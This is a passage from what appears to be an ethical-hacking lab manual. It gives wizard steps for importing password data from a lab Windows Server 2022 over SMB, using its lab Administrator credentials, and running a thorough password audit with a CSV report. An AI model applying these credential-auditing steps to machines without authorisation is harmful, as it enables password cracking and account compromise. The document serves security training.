
7. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:

- o **Host:** **10.10.1.22** (IP address of the remote machine [**Windows Server 2022**])
- o Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2022** machine (Username: **Administrator**; Password: **Pa\$\$w0rd**).
- o If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2022** belongs to the **CEH.com** domain.


8. Once you have entered all the required details in the fields, click **Next** to proceed.




9. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.




10. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.



